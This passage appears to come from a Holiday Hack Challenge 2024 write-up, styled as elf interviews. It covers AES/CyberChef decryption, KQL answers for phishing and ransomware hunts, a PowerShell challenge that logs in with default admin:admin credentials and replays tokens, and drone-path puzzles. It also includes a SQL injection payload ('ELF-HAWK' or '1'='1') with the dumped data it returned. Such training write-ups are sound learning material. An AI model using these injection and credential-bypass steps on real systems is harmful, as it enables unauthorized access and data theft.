OwcxVt7Ubdn0UD2kImNsclEQ9M8PpnevBX3mXlW2QnH8+Q+SC7JaMUc9CIvxB2HYQG2JujQf6skpVaPAKGxfLqDj+2UyTAVL
oeUlQjcl8swZVtTQO7Zwe6sTCYlrw7GpFXCAuI6Ex29gfeVIeB7pK7M4kZGy3OIaFxfTdevCoTMwkoPvJuRupA6ybp36vmLL
MXaAWsrDHRUbKfE6UKvGoC9d5vqmKeIO9elASuagxjBJ" 2> /dev/null
Decrypted value: CREATE TRIGGER DeleteIfInsertedSpecificValue
    AFTER INSERT ON NormalList
    FOR EACH ROW
    BEGIN
        DELETE FROM NormalList WHERE Item = 'KGfb0vd4u/
4EWMN0bp035hRjjpMiL4NQurjgHIQHNaRaDnIYbKQ9JusGaa1aAkGEVV8=';
    END;

java Decryptor "KGfb0vd4u/4EWMN0bp035hRjjpMiL4NQurjgHIQHNaRaDnIYbKQ9JusGaa1aAkGEVV8=" 2> /dev/
null
Decrypted value: Joshua, Birmingham, United Kingdom
```

*Now I had the **missing person: Joshua**.*

I'm delighted you succeeded - your help is keeping Alabaster's plans moving forward and you're truly proving invaluable!

*After thinking about this solution for a while, I wanted an even bigger challenge. Instead of a Java program to decrypt using the AES algorithm in GCM mode, I wanted to write a **CyberChef recipe that would contain a maximum of two operations**.*

I could achieve this by switching from AES GCM to AES CTR. AES-GCM (Galois/Counter Mode) provides both confidentiality and integrity by generating an authentication tag that ensures data authenticity and protects against tampering. In contrast, AES-CTR (Counter Mode) only encrypts data for confidentiality but lacks built-in integrity or authentication, leaving it vulnerable to modification without detection. AES-GCM also requires a 12-byte IV (Initialization Vector) for optimal performance and security. AES-CTR, on the other hand, typically uses a 16-byte IV for block alignment, and if the IV is shorter, it is often padded with zeros or another deterministic method to reach the required length. So, trying to pad the IV (I started with 00000001 hex), I reduced the operations and finally succeeded:



From Base64
Alphabet: A-Za-z0-9+/=
☐ Remove non-alphabet chars

AES Decrypt
Key: rmDJ1wJ7ZtKy3lkLs6X9bZ2Jv… BASE64
IV: 865636b4d61746572697800000002 HEX
Mode: CTR
Input: Raw
Output: Raw

```
length: 68
 lines:  1
KGfb0vd4u/4EWMN0bp035hRjjpMiL4NQurjgHIQHNaRaDnIYbKQ9JusGaa1aAkGEVV8=
```

```
 start:  0     time:  5ms
   end: 34   length:  50
length: 34    lines:   1
Joshua, Birmingham, United Kingdom.vrT.×7.ÆDÔ¥7.tä
```

Wow, I'm really excited about this way. That was really an interesting approach you have chosen to get the encrypted data.

Advertisment

KRINGLE'S CONNECTED COMFORT™ PRESENTS
THE GOLDEN THRONE 3000™ SERIES
"Where Luxury Meets Cyber Security"

FEATURES:
* 24k Gold-Plated Comfort
* Built-in Firewall Protection
* Biometric Seat Recognition
* Quantum-Encrypted Flushing
* North Pole IoT Certified

NEW HOLIDAY UPGRADE:
- Santa's Workshop Integration
- Candy Cane Bidet Function
- Jingle Bell Alert System

SECURITY FEATURES:
* Two-Factor Authentication Flush
* Secure Shell (SSH) Connection

"Because Every Throne Should Be Hackproof"

STARTING AT 500,000 KRINGLECOINS
Holiday Financing Available

Contact: Royal Flush Division
Showroom: Ice Palace, Level 2
Demo Units Available for Penetration Testing

Microsoft KC7 - Blue and Red

Ms. Minstix, as a reporter from neutral ground, you described serious cyber attacks launched by Team Wombley, including phishing, ransomware, and espionage that had already compromised Alabaster's systems. Could you elaborate on how you planned to use KQL logs to investigate and counter these threats, particularly the ransomware situation?

And Mr. Wunorse, you appeared quite enthusiastic about Team Wombley's successful cyber campaigns against Alabaster's systems. Could you explain what motivated these attacks, and why you felt potential defenders would be better served joining your side rather than attempting to counter your operations?

Pepper Minstix: First, I ***went to http://kc7cyber.com/go/hhc24 and created an account****. The modules were very well described and self-explanatory, so I will only* ***show the questions, statements and answers*** *here.*

Wunorse Openslae: I'm not going to comment on that!

KQL 101

Question	***Statement***	***Answer***
Type let’s do this to begin your KQL training.		let's do this
Once you've examined all the tables, type when in doubt take 10 to proceed.	Employees | take 10	when in doubt take 10
How many elves did you find?	Employees | count	90
Can you find out the name of the Chief Toy Maker?	Employees | where role == "Chief Toy Maker"	Shinny Upatree
Type operator to continue.		operator
How many emails did Angel Candysalt receive?	Employees | where name == "Angel Candysalt" How many emails did Angel Candysalt receive? Email | where recipient == "angel_candysalt@santaworkshopgeeseislands.org" | count	31
How many distinct recipients were seen in the email logs from twinkle_frostington@santaworkshopgeeseislands.org?	Email | where sender has "twinkle_frostington@santaworkshopgeeseislands.org" | distinct recipient | count	32
How many distinct websites did Twinkle Frostington visit?	Employees | where name == "Twinkle Frostington" OutboundNetworkEvents | where src_ip == "10.10.0.36" | distinct url | count	4
How many distinct domains in the PassiveDns records contain the word green?	PassiveDns | where domain contains "green" | distinct domain | Count	10
How many distinct URLs did elves with the first name Twinkle visit?	let twinkle_ips = Employees | where name has "Twinkle" | distinct ip_addr; OutboundNetworkEvents | where src_ip in (twinkle_ips) | distinct url | count	8

Operation Surrender

Question	***Statement***	***Answer***
Type surrender to get started!		surrender
Who was the sender of the phishing email that set this plan into motion?	Email | where subject contains "surrender" | distinct sender	surrender@northpolemail.com
How many elves from Team Wombley received the phishing email?	Email | where subject contains "surrender" | distinct recipient | count	22
What was the filename of the document that Team Alabaster distributed in their phishing email?	Email | where subject contains "surrender" | distinct link	Team_Wombley_Surrender.doc
Who was the first person from Team Wombley to click the URL in the phishing email?	Employees | join kind=inner (OutboundNetworkEvents) on $left.ip_addr == $right.src_ip // condition to match rows | where url contains "Team_Wombley_Surrender.doc" | project name, ip_addr, url, timestamp // project returns only the information you select | sort by timestamp asc //sorts time ascending | take 1	Joyelle Tinseltoe
What was the filename that was created after the .doc was downloaded and executed?	Employees | where name == "Joyelle Tinseltoe" ProcessEvents | where timestamp between(datetime("2024-11-27T13:11:45Z") .. datetime("2024-11-27T15:11:45Z")) // you’ll need to modify this | where hostname == "Elf-Lap-W-Tinseltoe"	keylogger.exe

To obtain your flag use the KQL below with your last answer!	let flag = "keylogger.exe";
	let base64_encoded = base64_encode_tostring(flag);
	print base64_encoded
		a2V5bG9nZ2VyLmV4ZQ==

Operation Snowfall

Question	***Statement***	***Answer***
Type snowfall to begin		snowfall
What was the IP address associated with the password spray?	AuthenticationEvents | where result == "Failed Login" | summarize FailedAttempts = count() by username, src_ip, result | where FailedAttempts >= 5 | sort by FailedAttempts desc	59.171.58.12
How many unique accounts were impacted where there was a successful login from 59.171.58.12?	AuthenticationEvents | where src_ip == "59.171.58.12" | where result == "Successful Login" | summarize FailedAttempts = count() by username, src_ip, result | count	23
What service was used to access these accounts/devices?	AuthenticationEvents | where src_ip == "59.171.58.12" | where result == "Successful Login" | distinct description	RDP
What file was exfiltrated from Alabaster’s laptop?	AuthenticationEvents | where src_ip == "59.171.58.12" | where result == "Successful Login" | where username == "alsnowball" ProcessEvents | where timestamp > datetime("2024-12-11T00:39:50Z") | where hostname == "Elf-Lap-A-Snowball"	Secret_Files.zip
What is the name of the malicious file that was run on Alabaster's laptop?	See above	EncryptEverything.exe

Enter your flag to continue	let flag = "EncryptEverything.exe";
	let base64_encoded = base64_encode_tostring(flag);
	print base64_encoded
		RW5jcnlwdEV2ZXJ5dGhpbmcuZXhl

Echoes in the Frost		
Question	***Statement***	***Answer***
Type stay frosty to begin		stay frosty
What was the timestamp of first phishing email about the breached credentials received by Noel Boetie?	Email | where recipient has "Noel" | where subject contains "credentials" | take 10	2024-12-12T14:48:55Z
When did Noel Boetie click the link to the first file?	OutboundNetworkEvents | where url == "https://holidaybargainhunt.io/published/files/files/echo.exe"	2024-12-12T15:13:55Z
What was the IP for the domain where the file was hosted?	PassiveDns | where domain == "holidaybargainhunt.io" | distinct ip	182.56.23.122
Let’s take a closer look at the authentication events. I wonder if any connection events from 182.56.23.122. If so what hostname was accessed?	AuthenticationEvents | where src_ip == "182.56.23.122"	WebApp-ElvesWorkshop
What was the script that was run to obtain credentials?	ProcessEvents | where hostname == "WebApp-ElvesWorkshop"	Invoke-Mimikatz.ps1
What is the timestamp where Noel executed the file?	ProcessEvents | where process_commandline contains "echo.exe" | where username == "seadmin"	2024-12-12T15:14:38Z
What domain was the holidaycandy.hta file downloaded from?	OutboundNetworkEvents | where url contains "holidaycandy.hta"	compromisedchristmastoys.com
what was the first file that was created after extraction?	ProcessEvents | where process_commandline contains "frosty" | where username == "noboetie" FileCreationEvents | where timestamp > datetime("2024-12-24T17:19:45Z")	sqlwriter.exe
What is the name of the property assigned to the new registry key?	ProcessEvents | where process_commandline contains "HKCU"	frosty

To obtain your FINAL flag use the KQL below with your last answer!	let finalflag = "frosty";
	let base64_encoded = base64_encode_tostring(finalflag);
	print base64_encoded
		ZnJvc3R5

I'm absolutely thrilled with your incredible cybersecurity work - you've masterfully analyzed KQL logs, traced phishing emails, tracked compromised accounts, and neutralized ransomware! Ho-ho-holy snowflakes, you've truly became a holiday hero by completing all four tasks and helping restore peace to the North Pole!

PowerShell - Mastering the Terminal

Mr. Sappington, during the conflict between the Wombley and Alabaster factions, you sought assistance with accessing two PowerShell Terminal functions related to snowball weaponry. Could you explain why these systems were in a faulty lockdown state, and what made you believe bypassing both the snow cannon terminal and the more secured production plans would provide a tactical advantage?

*Piney Sappington: The **dialogue guided me and also gave me clues**. For this reason, I have only listed the questions and the corresponding answers for our readers below.*

```
Are you ready to begin? [y]es: y

1) There is a file in the current directory called 'welcome.txt'. Read the contents of this file
PS /home/user> Get-Content ./welcome.txt

2) Geez that sounds ominous, I'm sure we can get past the defense mechanisms.
We should warm up our PowerShell skills.
How many words are there in the file?
PS /home/user> Get-Content ./welcome.txt | Measure-Object -Word

3) There is a server listening for incoming connections on this machine, that must be the
weapons terminal. What port is it listening on?
PS /home/user> netstat -l

4) You should enumerate that webserver. Communicate with the server using HTTP, what status code
do you get?
PS /home/user> Invoke-WebRequest -uri "http://localhost:1225"

5) It looks like defensive measures are in place, it is protected by basic authentication.
Try authenticating with a standard admin username and password.
PS /home/user> $base64AuthInfo = [Convert]::ToBase64String([Text.Encoding]::ASCII.
GetBytes("admin:admin"))
PS /home/user> $headers = @{Authorization = "Basic $base64AuthInfo"}
PS /home/user> Invoke-WebRequest -Uri "http://localhost:1225" -Headers $headers

6) There are too many endpoints here.
Use a loop to download the contents of each page. What page has 138 words?
When you find it, communicate with the URL and print the contents to the terminal.
$response = Invoke-WebRequest -Uri "http://localhost:1225" -Headers $headers
foreach ($link in $response.Links) {
    $url = $link.href
    $linkResponse = Invoke-WebRequest -Uri $url
    $wordCount = ($linkResponse.Content -split '\s+' | Measure-Object).Count
    Write-Output "URL: $url - Word Count: $wordCount"
}
PS /home/user> (Invoke-WebRequest -Uri "http://localhost:1225/endpoints/13").Content

7) There seems to be a csv file in the comments of that page.
 That could be valuable, read the contents of that csv-file!
PS /home/user> (Invoke-WebRequest -Headers $headers -Uri "http://127.0.0.1:1225/token_overview.
csv").Content

8) Luckily the defense mechanisms were faulty!
There seems to be one api-endpoint that still isn't redacted! Communicate with that endpoint!
PS /home/user> (Invoke-WebRequest -Headers $headers -Uri "http://127.0.0.1:1225/token_overview.
csv").Content -split "`n" | Where-Object { $_ -notmatch "REDACTED" }

9) It looks like it requires a cookie token, set the cookie and try again.
PS /home/user> $webSession = New-Object Microsoft.PowerShell.Commands.WebRequestSession
PS /home/user> $webSession.Cookies.Add((New-Object System.Net.Cookie("token",
"5f8dd236f862f4507835b0e418907ffc", "/", "127.0.0.1")))
PS /home/user> (Invoke-WebRequest -Headers $headers -Uri "http://127.0.0.1:1225/tokens/
4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C" -WebSession $webSession).
Content

10) Sweet we got a MFA token! We might be able to get access to the system.
 Validate that token at the endpoint!
PS /home/user> $mfa = ((Invoke-WebRequest -Headers $headers -Uri "http://127.0.0.1:1225/tokens/
4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C" -WebSession $webSession).
Content).Substring(42, 18)
PS /home/user> $webSession.Cookies.Add((New-Object System.Net.Cookie("mfa_token", $mfa, "/",
"127.0.0.1")))
PS /home/user> (Invoke-WebRequest -Headers $headers -Uri "http://127.0.0.1:1225/mfa_validate/
4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C" -WebSession $webSession).
Content

11) That looks like base64! Decode it so we can get the final secret!
PS /home/user> $encodedString =
"Q29ycmVjdCBUb2tlbiBzdXBwbGllZCwgeW91IGFyZSBncmFudGVkIGFjY2VzcyB0byB0aGUgc25vdyBjYW5ub24gdGVybWl
uYWwuIEhlcmUgaXMgeW91ciBwZXJzb25hbCBwYXNzd29yZCBmb3IgYWNjZXNzOiBTbm93TGVvcGFyZDJSZWFkeUZvckFjdGl
vbg=="
```


```
PS /home/user> $decodedBytes = [Convert]::FromBase64String($encodedString)
PS /home/user> $decodedString = [Text.Encoding]::UTF8.GetString($decodedBytes)
PS /home/user> Write-Output $decodedString
Correct Token supplied, you are granted access to the snow cannon terminal. Here is your
personal password for access: SnowLeopard2ReadyForAction
```

Our readers got a secret tip for you - if you're feeling adventurous, you could write your own PowerShell script to bypass the standard path for this challenge. I bet you were skilled enough to handle it, right?

*I had all the end points from step 7 of the previous task, even if they had been REDACTED. I used Get-FileHash -Algorithm SHA256 as described in the hints. Then I quickly typed this in Linux to **create proper hashes**:*

```
cat hashes.txt
04886164e5140175bafe599b7f1cacc8
664f52463ef97bcd1729d6de1028e41e
3e03cd0f3d335c6fb50122553f63ef78
...

for i in `cat hashes.txt `; do echo $i | sha256sum | cut -f 1 -d " "; done
dfd05f3b46d21bc8556cdbf544325a945ed0304ec0bb7dbfd68ed5931e7ff6ee
1f3c45d7e7b1f7621f67136c538c6933791d3392648c7b0f8b17fb1a6343ebd5
e2dbbdbcc7e57e526841899975b6621105710e76c203c1dc30419e7f1cba5297
...
```


*With the second hint, I knew that the threshold cookie was shared between all endpoints. Now I only had to **fire all the requests to the endpoints**. I could have created a Powershell script on the target system to do this, but I made it easy for myself by having Excel assemble the individual calls (from the previous task) and copying all the generated commands into the console.*



```
=VERKETTEN(
"$webSession.Cookies.Add((New-Object System.Net.Cookie(""token"", """&A1&""", ""/"",
""127.0.0.1""))); ";
"$mfa = (Invoke-WebRequest -Headers $headers -Uri ""http://127.0.0.1:1225/tokens/"&C1&""" -
WebSession $webSession).Content.Substring(265, 18); ";
"$webSession.Cookies.Add((New-Object System.Net.Cookie(""mfa_token"", $mfa, ""/"",
""127.0.0.1""))); ";
"(Invoke-WebRequest -Headers $headers -Uri ""http://127.0.0.1:1225/mfa_validate/"&C1&""" -
WebSession $webSession).Content"
)
```


I'm thrilled with your incredible PowerShell skills - you not only retrieved the needed codeword by navigating the tricky security, but you also tackled the harder path and demonstrated the expertise we desperately need during these tense times between factions!

Drone Path - Following the Tracks




Mr. Scissorsticks, after initially supporting Wombley's faction, what specific discoveries about the drone armada being constructed in the toy factory led to your change of heart, and could you elaborate on why you believed the admin passwords could be extracted from drone flight logs using Google Earth and Python scripting tools?

*Chimney Scissorsticks: First I **downloaded the .kml file (via Menu - FileShare)**. Keyhole Markup Language (KML) is an XML notation for expressing geographic annotation and visualization within two-dimensional maps and three-dimensional Earth browsers. I then **imported this into Google Earth (via New - local KML file - import)**. Then I rotated the globe a little and I could recognise a password: **GUMDROP1**.*



*With this access data (fritjolf: GUMDROP1) I could now **log into the application and download a CSV file via the profile** (via Menu - Profile). Using a text editor, I **added a first ID column** to this file and entered 1, 2, 3, ... there. Now I **used a CSV to KML converter**. The correct settings were automatically recognised here.*



https://www.convertcsv.com/csv-to-kml.htm

See also CSV to GeoJSON and KML to CSV

Step 1: Select your input

Enter Data | Choose File | Enter URL

Choose File: Datei auswählen Preparatio...-name.csv Encoding: -Default-

Clear Input | Example

Input Records- Header: true Header Fields: 188
Data: Separator: , Fields: 188 Records: 8

Step 2: Choose input options (optional)

Step 3: Choose output options (optional)

Step 4: Generate output


For each line in the CSV, identify the field position (starting at 1) for this information:

Name Field #: 1
Description Field #: 2
Additional Description Field #:
Latitude Field #: 7
Longitude Field #: 6
Altitude Field #: 11

Convert CSV To KML v1.4

Save this file on your server and import the URL in Google Maps to display each marker.

I also ***imported this file into Google Earth and zoomed into the marked locations****. The locations resembled letters and in the correct order (via the ID) a drone name resulted:* ***ELF-HAWK****.*




Dies ist die Liste deiner laufenden Projekte. Du kannst neue erstellen, vorhandene aus Google Drive öffnen oder Dateien von deinem Computer importieren.

Lokale KML-Dateien

20. Nov. 2024

fritjolf-Path
20. Nov. 2024

I searched for this drone in the application (via Menu - Workshop) and ***received another*** ***[CSV]()*** ***file for download****. I also* ***converted this to KML format and displayed it this time in a*** ***[different tool]()*** ***that was better suited for 2D visualisation****. Now I had the final solution word:* ***DroneDataAnalystExpertMedal****.*



Our readers need you to investigate more thoroughly - you payed close attention to those file structures, and remembered there were talks of an injection vulnerability that could give you an advantage. You stay vigilant, right?

In the ***source code, I saw the API calls*** *that the application made. With a little trial and error, I found out that one of the two endpoints was* ***vulnerable to SQL injection****:*

```
https://hhc24-dronepath.holidayhackchallenge.com/api/v1.0/drones?drone=ELF-HAWK' or '1'='1
```

```
[
    {
        "name": "ELF-HAWK",
        "quantity": "40",
        "weapons": "Snowball-launcher"
    },
    {
        "name": "Pigeon-Lookalike-v4",
        "quantity": "20",
        "weapons": "Surveillance Camera"
    },
    {
        "name": "FlyingZoomer",
        "quantity": "4",
        "weapons": "Snowball-Dropper"
    },
    {
        "name": "Zapper",
        "quantity": "5",
        "weapons": "CarrotSpike"
    }
]
```

In the ***second endpoint I inserted all drone names*** *and got:*

```
https://hhc24-dronepath.holidayhackchallenge.com/api/v1.0/drones/Pigeon-Lookalike-v4/comments
```

```
{
    "comments": [
        "This is a great drone for surveillance, but we need to keep it out of the rain.",
        "I cant believe we are using pigeons for surveillance. \n If anyone finds out, there
will most likely be a conspiracy theory about it.",
        "I heard a rumor that there is something fishing with some of the files. \nThere was
some talk about only TRUE carvers would find secrets and that FALSE ones would never find it."
    ],
    "drone_name": "Pigeon-Lookalike-v4"
}
```

Advertisment

